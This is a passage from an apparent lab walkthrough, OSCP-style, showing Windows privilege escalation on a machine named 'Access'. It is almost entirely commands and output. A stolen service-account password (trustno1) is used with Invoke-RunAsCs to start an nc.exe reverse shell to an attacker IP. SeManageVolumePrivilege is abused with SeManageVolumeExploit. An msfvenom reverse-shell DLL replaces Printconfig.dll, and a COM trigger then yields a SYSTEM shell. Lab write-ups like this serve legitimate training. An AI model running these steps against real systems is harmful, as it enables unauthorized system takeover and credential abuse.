PS C:\Users\Public> Invoke-RunAsCs -Username svc_mssql -Password trustno1 -Command "C:\Us
ers\Public\nc.exe 192.168.45.185 8080 -e cmd.exe"
[*] Warning: The logon for user 'svc_mssql' is limited. Use the flag combination --bypass
-uac and --logon-type '8' to obtain a more privileged token.
```

```
connect to [192.168.45.185] from (UNKNOWN) [192.168.219.187] 50430
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
access\svc_mssql

C:\Windows\system32>
```

Running whoami /priv shows that we have one additional permission:

```
C:\Users\svc_mssql>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== =======
SeMachineAccountPrivilege     Add workstations to domain           Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks     Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
```

With SeManageVolumePrivilege we can attempt to abuse this privilege to gain administrative overwrite capabilities. Using SeManageVolumeExploit.exe (https://github.com/CsEnox/SeManageVolumeExploit) we can attempt to overwrite a normal DLL with a malicious:

```
C:\Users\svc_mssql>.\SeManageVolumeExploit.exe
.\SeManageVolumeExploit.exe
Entries changed: 920
DONE
```

Here we can see we have overwritten 920 files. Next we'll use Metasploit to create a malicious Printconfig.dll file:

```
┌──(kali㉿kali)-[~/OSCP/Access]
└─$ msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f dll -o Printconfig.d
ll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: Printconfig.dll
```

Then we'll replace the legitimate Printconfig.dll with the malicious one:

```
C:\Users\svc_mssql>copy Printconfig.dll C:\Windows\System32\spool\drivers\x64\3\
copy Printconfig.dll C:\Windows\System32\spool\drivers\x64\3\
Overwrite C:\Windows\System32\spool\drivers\x64\3\Printconfig.dll? (Yes/No/All): Yes
Yes
        1 file(s) copied.
```

Then we'll set up our listener and add the trigger commands listed in the GitHub page:

```
PS C:\Users\svc_mssql> $type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
$type = [Type]::GetTypeFromCLSID("{854A20FB-2D44-457D-992F-EF13785D2B51}")
PS C:\Users\svc_mssql> $object = [Activator]::CreateInstance($type)
$object = [Activator]::CreateInstance($type)
```

And now we have NT Authority Privilege:

```
┌──(kali㉿kali)-[~/OSCP/Access]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.219.187] 51060
Microsoft Windows [Version 10.0.17763.2746]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```